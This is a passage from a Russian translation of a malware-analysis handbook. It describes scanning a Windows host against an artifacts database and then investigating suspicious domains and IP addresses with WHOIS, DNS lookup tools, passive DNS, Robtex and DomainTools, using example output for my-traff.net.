


Рисунок 4-12. Просмотр артефактов посредством SQLite Database Browser

Поиск заражений посредством artifacts.db

Последний шаг этого рецепта - взять `artifacts.db` и использовать её для обнаружения артефактов в потенциально заражённой системе. В следующем примере применяется сценарий `artifactscanner.py`, предназначенный для выполнения на работающей машине Windows. Если в целевой системе не установлен Python, можно скомпилировать `artifactscanner.py` посредством py2exe либо написать аналогичную программу на C с использованием API SQLite для C. Однако и в этом случае руткиты, скрывающие файлы и ключи реестра, могут привести к неверным результатам `artifactscanner.py`. Более надёжный с криминалистической точки зрения способ состоит в получении образов диска и памяти с последующим применением базы артефактов одним или несколькими из следующих способов:

• написать подключаемый модуль для The Sleuth Kit (см. рецепт 10-2), который сканирует смонтированный только для чтения жёсткий диск в поисках файлов из базы;
• написать подключаемый модуль RegRipper (см. рецепт 10-8), который ищет в файлах кустов ключи реестра из базы;
• написать подключаемый модуль Volatility (см. рецепт 17-11), который ищет в дампе памяти мьютексы из базы.

При выполнении `artifactscanner.py` можно за один раз искать один тип артефактов, передав `--files`, `--regkeys` или `--mutants`. Можно также искать все типы артефактов, передав их краткие обозначения, например `-frm`. Единственный модификатор поиска - флаг `--strict`, применимый при поиске файлов. В строгом режиме предупреждение выдаётся только при обнаружении на подозреваемом носителе файла, полный путь к которому совпадает с путём файла в базе и MD5-хеш которого также совпадает. В противном случае сценарий работает в нестрогом режиме и выдаёт предупреждения для любых файлов с совпадающим полным путём независимо от MD5-хеша.

На рисунке 4-13 показан пример работы сканера артефактов.



Рисунок 4-13. Сканер артефактов обнаружил следы трёх различных заражений вредоносными программами

На основе сведений в базе артефактов сканер обнаружил заражения тремя уникальными образцами вредоносных программ. Он выявил файлы `herss.exe`, `captcha.dll` и `winlogin.exe` в определённых путях, куда предыдущие образцы вредоносных программ сбрасывали файлы с такими же именами. Кроме того, он обнаружил подозрительный мьютекс, имя которого начинается с `CAPTCHA`, что напоминает `captcha.dll`. Как вы, возможно, помните из рецепта 4-7, вариант Koobface создавал `catpcha.dll`. Поэтому весьма вероятно, что Koobface создал и этот мьютекс. Если в будущем сканер артефактов обнаружит тот же мьютекс на другой машине, вы автоматически узнаете, что она заражена.

Для каждого артефакта инструмент выводит ссылку на первоначальный источник сведений (ThreatExpert), где можно найти дополнительные подробности о вредоносной программе, которая может присутствовать на подозреваемой машине.

Сноски

[1] [назад] http://www.virustotal.com
[2] [назад] http://mark0.net/soft-trid-e.html
[3] [назад] http://code.google.com/p/pefile/
[4] [назад] http://www.threatexpert.com
[5] [назад] http://technet.microsoft.com/en-us/sysinternals/bb897441.aspx
[6] [назад] http://www.prevx.com
[7] [назад] http://www.peid.info
[8] [назад] http://blog.didierstevens.com/programs/pdf-tools/
[9] [назад] http://virusscan.jotti.org
[10] [назад] http://scanner.novirusthanks.org/
[11] [назад] http://www.novirusthanks.org/products/
[12] [назад] http://www.virustotal.com/advanced.html
[13] [назад] http://www.threatexpert.com/submit.aspx
[14] [назад] http://www.threatexpert.com/submissionapplet.aspx
[15] [назад] http://anubis.iseclab.org/
[16] [назад] http://www.sans.org/security-resources/malwarefaq/koobface-worm.php
[17] [назад] http://www.joebox.org/submit.php
[18] [назад] http://www.fogproject.org/
[19] [назад] http://www.autoitscript.com/wiki
[20] [назад] http://sqlitebrowser.sourceforge.net/

Глава 5. Исследование доменов и IP-адресов

Для полноценного исследования вредоносных программ необходимо досконально знать способы изучения доменов и IP-адресов. Такие исследования обязательны для любого специалиста по информационной безопасности, имеющего дело с вредоносными программами. Домены и IP-адреса, используемые вредоносной программой, могут многое рассказать о происхождении атаки и методах работы злоумышленников. В этой главе представлены приёмы и инструменты расследования, позволяющие рассмотреть IP-адреса и домены под микроскопом.

Прежде чем читать эту главу, обратите внимание: некоторые представленные сведения были обезличены, чтобы защитить невиновных. Однако другие сведения, например данные на снимках экрана или общедоступные на других сайтах, не обезличены. Не пытайтесь посещать сайты, приведённые в этой главе в качестве примеров, или связываться с ними. Кроме того, упомянутые регистраторы и поставщики интернет-услуг не обязательно связаны со злоумышленниками: они включены лишь потому, что были обнаружены в ходе наших расследований. Наконец, термины *домен* и *имя узла* мы используем как взаимозаменяемые. Пример домена - `malwarecookbook.com`, а имени узла - `ftp.malwarecookbook.com`, также называемое полным доменным именем (FQDN).

Исследование подозрительных доменов

Подавляющее большинство вредоносных программ использует систему доменных имён (DNS) для разрешения адресов. Благодаря DNS нам не приходится запоминать IP-адреса. У доменов есть DNS-серверы, сообщающие, где искать ресурсы в Интернете, подобно телефонному справочнику. Чтобы посетить `www.malwarecookbook.com`, вы вводите в браузере именно это имя. За долю секунды компьютер определяет, что IP-адрес сайта - `75.127.96.232`. Без DNS пришлось бы вводить IP-адрес каждого сайта, с которым устанавливается соединение. Разумеется, это было бы крайне неудобно.

Однако стоящие за вредоносными программами злоумышленники любят доменные имена по другим причинам: за устойчивость и долговечность. Преимущество DNS состоит в возможности легко и быстро обновлять записи. Злоумышленники это знают и используют в своих интересах. Они регистрируют собственный домен, например `baddomain.com`, и направляют его на IP-адрес управляемого ими сервера. Если используемый сервер отключат, они смогут быстро переместить вредоносную программу на новый сервер, просто обновив запись DNS.

Описанные в этой главе приёмы применимы к исследованию любого доменного имени, но особенно полезны при изучении подозрительных доменов. Ниже перечислено несколько эвристических признаков, позволяющих определить подозрительный домен:

• домен поразительно похож на настоящий, например `rnalwarecookbook.com` вместо `malwarecookbook.com`;
• домен целиком состоит из случайных букв и/или цифр: это может означать, что доменное имя создал алгоритм генерации доменов (DGA; см. рецепт 12-11);
• домен зарегистрирован или обновлён всего за несколько часов или дней до его обнаружения: большинство законных компаний не меняет часто регистрационные сведения или DNS-записи своих доменов;
• срок регистрации домена истекает через несколько недель или месяцев: большинство законных компаний, намеренных продолжать работу, продлевает домены задолго до приближения даты окончания регистрации;
• сведения о владельце недоступны или заполнены бессмыслицей;

• поиск доменного имени возвращает несколько сайтов, указывающих на его связь с эксплойтами или вредоносными программами;
• домен присутствует в RBL или автоматизированные механизмы сканирования сообщили о размещении на нём вредоносного содержимого (см. рецепт 5-10);
• домен проявляет признаки fast flux (см. рецепт 5-11).

Рецепт 5-1. Исследование доменов посредством WHOIS

Одно из первых действий при исследовании домена - получение его сведений WHOIS (произносится как *who is*). Обычно WHOIS содержит контактные данные владельца домена и лиц, отвечающих за административные, технические вопросы и/или оплату. Среди них могут быть имя, организация, адрес, номер телефона и адрес электронной почты. Иногда данные всех контактных лиц точны, в других случаях они пусты или ложны. Запросы WHOIS также возвращают DNS-серверы домена, дату его создания и дату окончания регистрации. Всё это помогает первично оценить контактные сведения и определить, являются ли они подлинными.

WHOIS в Linux и Mac OS X

Утилита `whois` присутствует на большинстве платформ семейства Unix. В Linux и Mac OS X файл обычно находится по пути `/usr/bin/whois`. Если на машине Ubuntu его нет, установите утилиту командой `apt-get install whois`. В следующем примере предположим, что вы отправили образец вредоносной программы в одну из песочниц главы 4. В результатах сетевого трафика видно, что программа связывалась с `www.my-traff.net`. Теперь требуется выполнить запрос WHOIS и узнать больше об этом домене. Обратите внимание: вредоносная программа использовала `www.my-traff.net`, но в запросе WHOIS можно искать только сам домен, без предшествующих компонентов вроде `www` или `ftp`.

```
$ whois my-traff.net
[Querying whois.verisign-grs.com]
[whois.verisign-grs.com]

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to
http://www.internic.net for detailed information.

   Domain Name: MY-TRAFF.NET
   Registrar: NAMEBAY
   Whois Server: whois.namebay.com
   Referral URL: http://www.namebay.com
   Name Server: NS1.INSORG.NET
   Name Server: NS2.INSORG.NET
   Status: ok
   Updated Date: 29-jun-2009
   Creation Date: 15-jul-2006
   Expiration Date: 15-jul-2010

>>> Last update of whois database: Wed, 03 Mar 2010 06:37:00 UTC <<<
```

Из вывода видно, что домен зарегистрирован через компанию Namebay (регистратора) 15 июля 2006 года. Он обновлён 29 июня 2009 года, а срок регистрации истекает 15 июля 2010 года. Однако сведений о владельце и контактных лицах, отвечающих за технические, административные вопросы или оплату, здесь нет. Причина в том, что команда `whois` по умолчанию использовала

whois.verisign-grs.com, тогда как Namebay хранит контактные сведения на собственном сервере WHOIS (whois.namebay.com).

Чтобы обратиться непосредственно к определённому серверу WHOIS, укажите программе whois параметр сервера (-h HOST, --host=HOST). Пример команды:

```
$ whois -h whois.namebay.com my-traff.net
[Querying whois.namebay.com]
[whois.namebay.com]
<a href='http://www.namebay.com'>NAMEBAY</a>
Domain Name : MY-TRAFF.NET
Created On : 2006-07-15
Expiration Date : 2010-07-15
Status : ACTIVE
Registrant Name : INSORG
Registrant Street1 : 63,Palatin prospekt
Registrant City : Moscow
Registrant State/Province  :
Registrant Postal Code : 117917
Registrant Country : RU
Admin Name : INSORG
Admin Street1 : 63,Palatin prospekt
Admin City : Moscow
Admin State/Province : RU
Admin Postal Code : 117917
Admin Country : RU
Admin Phone : +7.2941258032
Admin Email : igor@pipen.net
Tech Name : INSORG
Tech Street1 : 63,Palatin prospekt
Tech City : Moscow
Tech State/Province : RU
Tech Postal Code : 117917
Tech Country : RU
Tech Phone : +7.2941258032
Tech Email : igor@pipen.net
Billing Name : INSORG
Billing Street1 : 63,Palatin prospekt
Billing City : Moscow
Billing State/Province : RU
Billing Postal Code : 117917
Billing Country : RU
Billing Phone : +7.2941258032
Billing Email : igor@pipen.net
Name Server : NS1.INSORG.NET
Name Server : NS2.INSORG.NET
Registrar Name : Namebay
```

Теперь в вашем распоряжении гораздо больше сведений. В данном случае очевидно, что домен зарегистрирован на лицо из Москвы, Россия, с адресом электронной почты igor@pipen.net. Имя владельца указано как INSORG, что, по-видимому, не имеет ясного смысла, однако оба сервера имён входят в домен INSORG.NET. Сразу определить подлинность этих сведений невозможно. Не исключено, что злоумышленники приобрели домен с помощью кредитной карты, а затем внесли в базу WHOIS данные её жертвы.

Cygwin в Windows

Cygwin[1] - бесплатное программное обеспечение, предоставляющее пользователям Microsoft Windows среду, подобную Linux. Для начала загрузите установочный файл Cygwin. На экране выбора пакетов введите whois в поле поиска. Если слева от имени пакета, как на рисунке 5-1, показано слово **Skip**, пакет установлен не будет. В таком случае щёлкните **Skip**, чтобы изменить настройку и выбрать установку. После этого вместо слова **Skip** в окне установки должен отображаться номер версии пакета GNU Whois.



Рисунок 5-1. Установка пакета whois в Cygwin

По завершении установки можно запустить оболочку Cygwin из меню **Start** и выполнять команды так, словно вы вошли в систему Linux. На рисунке 5-2 показан результат запроса WHOIS, выполненного командой `whois` из оболочки Cygwin.



Рисунок 5-2. Запрос WHOIS в Windows посредством Cygwin

WHOIS посредством Sysinternals в Windows

Если вам не нужны все функции и дополнительные пакеты Cygwin, можно воспользоваться утилитой Sysinternals WHOIS[2] Марка Руссиновича. Поместите двоичный файл `whois.exe` в переменную `PATH` командной оболочки, например в каталог `system32`, а затем вызовите его следующим образом:

```
C:\>whois my-traff.net
Whois v1.01 - Domain information lookup utility
   Sysinternals - www.sysinternals.com
   Copyright (C) 2005 Mark Russinovich
Connecting to NET.whois-servers.net
   Connecting to whois.namebay.com...
<a href='http://www.namebay.com'>NAMEBAY</a>
Domain Name : MY-TRAFF.NET
   Created On : 2006-07-15
   Expiration Date : 2010-07-15
   Status : ACTIVE
   Registrant Name : INSORG
   Registrant Street1 : 63,Palatin prospekt
   Registrant City : Moscow
[REMOVED]
```

Инструмент принимает только два возможных параметра: имя узла и необязательный сервер WHOIS, к которому следует обратиться. Вместо флагов `-h` или `--host`, обязательных в Linux, достаточно ввести имя сервера после исследуемого домена.

Дополнительные инструменты для Windows

Ниже перечислены дополнительные инструменты Windows для поиска сведений WHOIS:

• **SuperScan от Foundstone**[3]. Этот инструмент предназначен главным образом для сканирования портов, но обладает дополнительными функциями, аналогичными `ping`, `traceroute`, `whois` и другим распространённым сетевым инструментам.
• **UnxUtils (GNU Utilities for Win32)**[4]. Набор более чем 50 распространённых утилит GNU, перенесённых в Windows, в том числе, разумеется, `whois.exe`.

Веб-инструменты

Большинство регистраторов предоставляет веб-инструменты поиска по базе WHOIS. Например, можно прокрутить сайт GoDaddy (`www.godaddy.com`) до нижней части страницы и выбрать **WHOIS Search**. В большинстве случаев результаты поиска не ограничиваются доменами, зарегистрированными через сайт данного регистратора. Поэтому вы сможете получить сведения WHOIS практически о любом домене.

Некоторые другие сайты специализируются на различных инструментах DNS, включая поиск по базе WHOIS. Большинство из них работает сходным образом, но возможны небольшие различия: необходимость заполнить CAPTCHA, ограниченный набор доменов верхнего уровня (`.com`, `.net`, `.org`, `.uk` и так далее) или фильтрация результатов поиска с целью скрыть адреса электронной почты. Ниже перечислены сайты, с помощью которых можно выполнять запросы WHOIS:

• http://www.dnstools.com
• http://swhois.net
• http://www.whois-search.com
• http://www.betterwhois.com
• http://who.is
• http://www.domaintools.com
• http://www.allwhois.com

Рецепт 5-2. Разрешение имён узлов DNS

В этом рецепте рассматривается несколько способов определить IP-адрес имени узла из командной строки Linux и Windows, а также на любой платформе посредством веб-браузера. В ходе исследования вас в основном будут интересовать A-записи заданного имени узла. В A-записях хранятся IP-адреса. Другие часто встречающиеся типы записей: сервер имён (NS), почтовый обменник (MX) и указатель (PTR). Подробнее о них см. в материале DNS Resource Records.[5]

Существует несколько способов быстро получить IP-адрес имени узла с помощью инструментов, зачастую уже встроенных в операционную систему. В системах семейства Unix можно пользоваться командами `host` или `dig`. Если в Ubuntu нет ни одного из этих инструментов, установите их командой `apt-get install dnsutils`. В Windows можно пользоваться командами `nslookup` и `ping`. Обратите внимание, что `nslookup` и `ping` также доступны в системах семейства Unix.

Команда host (только Unix)

Команда `host` предназначена для поиска DNS в системах семейства Unix. Чтобы получить IP-адрес посредством `host`, введите:

```
$ host my-traff.net
my-traff.net has address 85.17.139.54
my-traff.net mail is handled by 10 mail.my-traff.net.
```

Вывод показывает, что IP-адрес `my-traff.net - 85.17.139.54`, то есть A-запись. По умолчанию команда `host` возвращает записи A, AAAA и MX. Чтобы показать DNS-записи всех типов, воспользуйтесь флагом `-t ANY`.

```
$ host -t ANY my-traff.net
my-traff.net mail is handled by 10 mail.my-traff.net.
my-traff.net descriptive text "v=spf1 a mx ip4:85.17.139.35 ?all"
my-traff.net has address 85.17.139.54
my-traff.net has SOA record ns1.srv.com. \
             root.my-traff.net. 2009010100 \
             14400 3600 1209600 86400
my-traff.net name server ns2.srv.com.
my-traff.net name server ns1.srv.com.
```

Команда dig (только Unix)

Ещё одна полезная утилита поиска DNS для систем семейства Unix - `dig`. Чтобы получить IP-адрес посредством `dig`, выполните в командной строке следующее:

```
$ dig my-traff.net

; <<>> DiG 9.3.6-P1-RedHat-9.3.6-4.P1.el5_4.1 <<>> my-traff.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56019
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;my-traff.net.                  IN      A

;; ANSWER SECTION:
my-traff.net.           14400   IN      A       85.17.139.54

;; AUTHORITY SECTION:
my-traff.net.           86400   IN      NS      ns1.insorg.net.
my-traff.net.           86400   IN      NS      ns2.insorg.net.
```

Здесь видно, что IP-адрес `85.17.139.54` возвращён как A-запись. Если требуется получить только IP-адрес сайта и ничего более, добавьте к команде параметр запроса `+short`.

```
$ dig +short my-traff.net
85.17.139.54
```

Команда nslookup

`nslookup` - административный инструмент для проверки и устранения неполадок DNS-серверов. Утилита принимает имя узла в качестве аргумента и возвращает связанный IP-адрес, как показано в следующей команде:

```
C:\>nslookup my-traff.net
Server:  temp
Address:  192.168.1.1
```

```
Non-authoritative answer:
Name:    my-traff.net
Address: 85.17.139.54
```

Команда ping

Основное назначение команды `ping` - проверять, включён ли компьютер и доступен ли он по сети. Она отправляет пакет данных на IP-адрес удалённого компьютера, а затем ожидает ответа. Команде `ping` можно передать как IP-адрес, так и имя узла удалённого компьютера. Если указать имя узла, `ping` разрешит его посредством DNS и выведет связанный IP-адрес. Пример приведён ниже.

```
C:\>ping -i 1 my-traff.net

Pinging my-traff.net [85.17.139.54] with 32 bytes of data:

Reply from 192.168.1.1: TTL expired in transit.
Reply from 192.168.1.1: TTL expired in transit.
Reply from 192.168.1.1: TTL expired in transit.
Reply from 192.168.1.1: TTL expired in transit.

Ping statistics for 85.17.139.54:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Команду `ping` следует применять осторожно: она пытается связаться с удалённой системой, а значит, если злоумышленники наблюдают за трафиком, им станет известен ваш IP-адрес. Удобный способ воспользоваться `ping`, не отправляя трафик узлу назначения, - установить время жизни пакета (TTL) равным 1. Именно это сделано выше добавлением параметра `-i 1`. Он гарантирует, что маршрутизатор не передаст трафик дальше. В Linux для установки TTL в 1 используется `-t 1`.

> **Примечание.** При разрешении имени узла посредством DNS трафик может отправляться DNS-серверам, связанным с этим именем. Если выполняется поиск вредоносного имени узла, DNS-серверы которого контролируют злоумышленники, они потенциально могут увидеть ваш запрос. Советы и соображения по сохранению анонимности во время расследований приведены в главе 1.

Веб-инструменты

Ниже приведены примеры сайтов, с помощью которых можно разрешить IP-адрес домена:

- http://www.dnstools.com
- http://www.hcidata.info/host2ip.htm
- http://dns-tools.domaintools.com
- http://domaintoip.com/ip.php
- http://www.ipaddressreport.com

Исследование IP-адресов

Независимо от того, использует ли вредоносная программа доменное имя, для связи с другими узлами в Интернете ей в том или ином качестве потребуется IP-адрес. Как вы узнали ранее, программа может получать IP-адрес посредством DNS. Однако многие авторы вредоносных программ жёстко встраивают IP-адреса в код, полностью устраняя необходимость в DNS. В любом случае после определения IP-адресов, с которыми связывается программа, их следует исследовать.

Инструменты исследования доменов и IP-адресов отчасти совпадают, однако возвращают разные сведения. В этом разделе вы узнаете, как ответить на следующие вопросы:

• где географически расположен этот IP-адрес;
• какие стороны отвечают за IP-адрес;
• сколько других IP-адресов входит в ту же сеть;
• имеет ли этот IP-адрес плохую репутацию;
• какие DNS-записи указывают на этот IP-адрес.

Рецепт 5-3. Получение записей WHOIS для IP-адресов

Сведения WHOIS об IP-адресе обычно включают:

• диапазон IP-адресов, в который он входит;
• имя организации, а также её адрес и номер телефона;
• контактные данные технических специалистов: номер телефона и электронную почту;
• другие контакты и комментарии, например порядок сообщений о злоупотреблении IP-адресами.

Вам это уже должно быть знакомо, поскольку сведения очень похожи на возвращаемые запросом WHOIS для доменного имени.

WHOIS из командной строки

Представленный ранее в этой главе инструмент `whois` также способен выполнять запросы по IP-адресам. Поиск сведений об IP-адресе посредством `whois` ничем не отличается от поиска доменного имени. Следующий пример показывает выполнение такого запроса и вид его результатов. В рецепте по-прежнему используется IP-адрес `85.17.139.54`, который был обнаружен во время поиска DNS для `my-traff.net`.

```
$ whois 85.17.139.54
[Querying whois.ripe.net]
[whois.ripe.net]
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: This output has been filtered.
%  To receive output for a database update, use the "-B" flag.

% Information related to '85.17.139.0 - 85.17.139.255'

inetnum:        85.17.139.0 - 85.17.139.255
netname:        LEASEWEB
descr:          LeaseWeb
descr:          P.O. Box 93054
```

```
descr:          1090BB AMSTERDAM
descr:          Netherlands
descr:          www.leaseweb.com
remarks:        Please email abuse@leaseweb.com for complaints
remarks:        regarding portscans, DoS attacks and spam.
remarks:        INFRA-AW
country:        NL
admin-c:        LSW1-RIPE
tech-c:         LSW1-RIPE
status:         ASSIGNED PA
mnt-by:         OCOM-MNT
source:         RIPE # Filtered

person:         RIP Mean
address:        P.O. Box 93054
address:        1090BB AMSTERDAM
address:        Netherlands
phone:          +31 20 3162880
fax-no:         +31 20 3162890
abuse-mailbox:  abuse@leaseweb.com
nic-hdl:        LSW1-RIPE
mnt-by:         OCOM-MNT
source:         RIPE # Filtered

% Information related to '85.17.0.0/16AS16265'

route:          85.17.0.0/16
descr:          LEASEWEB
origin:         AS16265
remarks:        LeaseWeb
mnt-by:         OCOM-MNT
source:         RIPE # Filtered
```

Запрос WHOIS для IP-адреса предоставил следующие сведения:

• IP-адрес расположен у нидерландского поставщика веб-хостинга LeaseWeb;
• IP-адрес входит в принадлежащий LeaseWeb диапазон `85.17.0.0/16`;
• имеется адрес электронной почты для отправки жалоб о злоупотреблениях.

Кроме того, запрос был направлен на `whois.ripe.net`, один из пяти региональных интернет-регистраторов (RIR), который обрабатывает запросы для Европы. Подробнее это объясняется в следующем разделе.

WHOIS для IP-адресов посредством Интернета

Как и для доменов, сведения WHOIS об IP-адресах можно искать через веб-браузер. Однако некоторые сайты, перечисленные в рецепте 5-1, не умеют искать IP-адреса. За ведение сведений об IP-адресах отвечает региональный интернет-регистратор (RIR). Администрация адресного пространства Интернета (IANA) передаёт все IP-адреса одному из пяти RIR в зависимости от местоположения. Поэтому для поиска IP-адреса можно обратиться непосредственно к сайту любого RIR. Например, сведения об IP-адресе в Африке следует искать у RIR, обслуживающего Африку. Если требуется определить регион или страну, где расположен IP-адрес, см. рецепт 5-13. В таблице 5-1 перечислены RIR и обслуживаемые ими регионы. Дополнительные сведения см. по адресу https://www.arin.net/knowledge/rirs.html.

Таблица 5-1. RIR и их функции

Регистратор	Географический регион	Веб-адрес
AfriNIC	Африка, часть Индийского океана	www.afrinic.net/
APNIC	Часть Азии, часть Океании	www.apnic.net/

Регистратор	Географический регион	Веб-адрес
ARIN	Канада, многие острова Карибского бассейна и Северной Атлантики, США	https://www.arin.net/
LACNIC	Латинская Америка, часть Карибского бассейна	www.lacnic.net/en/
RIPE NCC	Европа, Ближний Восток, Центральная Азия	www.ripe.net/

Исследование посредством пассивного DNS и других инструментов

Пассивный DNS - превосходный инструмент для исследования доменов и IP-адресов. Сбор данных пассивного DNS состоит в записи авторитетных ответов DNS, отправленных клиентской системе. Система сбора пассивного DNS, или «Passive DNS Server» на рисунке 5-3, предназначена для записи этих данных. Она наблюдает за трафиком и записывает доменное имя и IP-адрес, для которых был возвращён ответ. Обычно система не записывает сведения о клиенте, выполнившем поиск, или запросы, не вернувшие IP-адрес. На рисунке 5-3 работа пассивного DNS показана на примере благотворительного, то есть невредоносного, сайта.

Сервер пассивного DNS можно разместить в любом месте сети, где ему доступны ответы DNS. Типичное расположение - прозрачно на линии пограничного шлюза или маршрутизатора. Можно также подключить сервер пассивного DNS к зеркальному порту, которому доступен весь сетевой трафик. Затем по записанным данным можно выяснить, какие домены существуют на определённом IP-адресе или в какие IP-адреса со временем разрешался заданный домен, то есть выполнять прямые и обратные запросы. Как уже отмечалось, злоумышленники часто меняют связанные с доменами IP-адреса. Поэтому исторические записи бывают очень полезны при расследовании вредоносных действий, произошедших в прошлом.

Запись сведений пассивного DNS в своей среде и возможность выполнять по ним запросы очень полезны для построения логических связей и понимания направления трафика.




Рисунок 5-3. Схема системы сбора пассивного DNS

Сайт Флориана Ваймера (http://www.enyo.de/fw/software/dnslogger/) поможет узнать больше о пассивном DNS и настроить собственную службу «репликации DNS». На сайте репликация пассивного DNS описана как «технология, создающая реплики зон без сотрудничества администраторов зон на основе перехваченных ответов серверов имён».

Сведения об IP-адресах и доменах можно собирать различными способами помимо пассивного DNS. Например, можно попытаться выполнить передачу зоны, подобрать поддомены автоматизированным сценарием либо обратиться к специальным службам Shadowserver и Team Cymru. В рецептах этого раздела рассматривается пассивный DNS и дополнительные методы.

Рецепт 5-4. Запросы к пассивному DNS посредством BFK

Немецкая компания BFK, занимающаяся безопасностью, обслуживает одну из немногих, а возможно, единственную общедоступную службу пассивного DNS. Ранее службой управляла RUS-CERT, после чего её передали BFK. Чтобы проверить наличие сведений о заданном IP-адресе или доменном имени в базе BFK, введите критерий поиска на сайте службы.[6] В следующем примере выполняется запрос по IP-адресу `85.17.139.54`, использованному в предыдущих примерах. Результаты показаны на рисунке 5-4.



Рисунок 5-4. Результаты пассивного DNS для 85.17.139.54

Видно, что IP-адрес, связанный с `my-traff.net`, разрешается также из нескольких других имён узлов. Если вы прочитали рецепт 5-1, то узнаете домен `insorg.net` и, следовательно, `ns1.insorg.net` и `ns2.insorg.net`. Эти серверы имён были выявлены запросом WHOIS для домена `my-traff.net`. Кроме того, в этот IP-адрес разрешались домены `drabland.net` и `bytecode.biz`, поэтому они также могут быть вредоносными.

> **Примечание.** Не все домены, связанные с определённым подозрительным IP-адресом, обязательно вредоносны. Некоторые серверы размещают сайты нескольких доменов на одном IP-адресе. Вредоносный домен легко может оказаться на совершенно законном сервере общего веб-хостинга. Результаты пассивного DNS для такого IP-адреса вернут десятки невредоносных доменов. Не считайте автоматически вредоносными все домены, размещённые на одном сервере.

Рецепт 5-5. Проверка записей DNS посредством Robtex

Сайт Robtex по адресу `www.robtex.com` называет себя швейцарским армейским ножом среди интернет-инструментов, и это довольно точное описание. Он обладает множеством функций для исследования доменов, IP-адресов и сетей. Одна из замечательных возможностей состоит в том, что Robtex сохраняет DNS-записи, связанные с IP-адресами, и размещает их на сайте. По существу, Robtex предоставляет одну из форм пассивного DNS. На рисунке 5-5 показаны результаты поиска Robtex для `85.17.139.54`.



Рисунок 5-5. Результаты поиска Robtex

Обратите внимание, что первая ссылка имеет URL `/ip/<ip address>.html`. Вместо формы поиска можно просто подставить IP-адрес вместо `<ip address>` и открыть страницу со всеми сведениями Robtex об этом адресе. На рисунке 5-6 показано, что возвращает Robtex для `85.17.139.54`.




Рисунок 5-6. С адресом 85.17.139.54 связано множество доменов и узлов

Поиск Robtex возвращает многие из тех же сведений, которые были получены запросом к пассивному DNS BFK в рецепте 5-4. Он также предоставляет часть информации, доступной в запросе WHOIS для IP-адреса. Кроме того, на сайте могут быть сведения о присутствии IP-адреса в различных чёрных списках, что характеризует его репутацию. Это рассматривается далее в рецепте 5-10.

Рецепт 5-6. Обратный поиск IP посредством DomainTools

На сайте DomainTools[7] имеется полезная функция **Reverse IP**. Она позволяет ввести IP-адрес и увидеть все размещённые на нём домены. Единственный недостаток - функция не полностью бесплатна. При поиске IP-адреса DomainTools бесплатно возвращает только первые три найденных результата. Если результатов больше трёх и вы хотите увидеть остальные, придётся приобрести членство или внести разовую плату. Главное преимущество DomainTools состоит в том, что сайт должен располагать полным перечнем всех доменов на определённом IP-адресе. Иными словами, результаты не ограничены IP-адресами и доменами, перехваченными службами пассивного DNS.

Хотя при наличии более трёх доменов DomainTools не показывает полный список, он сообщает общее количество результатов запроса. На рисунке 5-7 приведён пример обратного поиска IP для `85.17.139.54`.



Рисунок 5-7. Обратный поиск IP посредством DomainTools

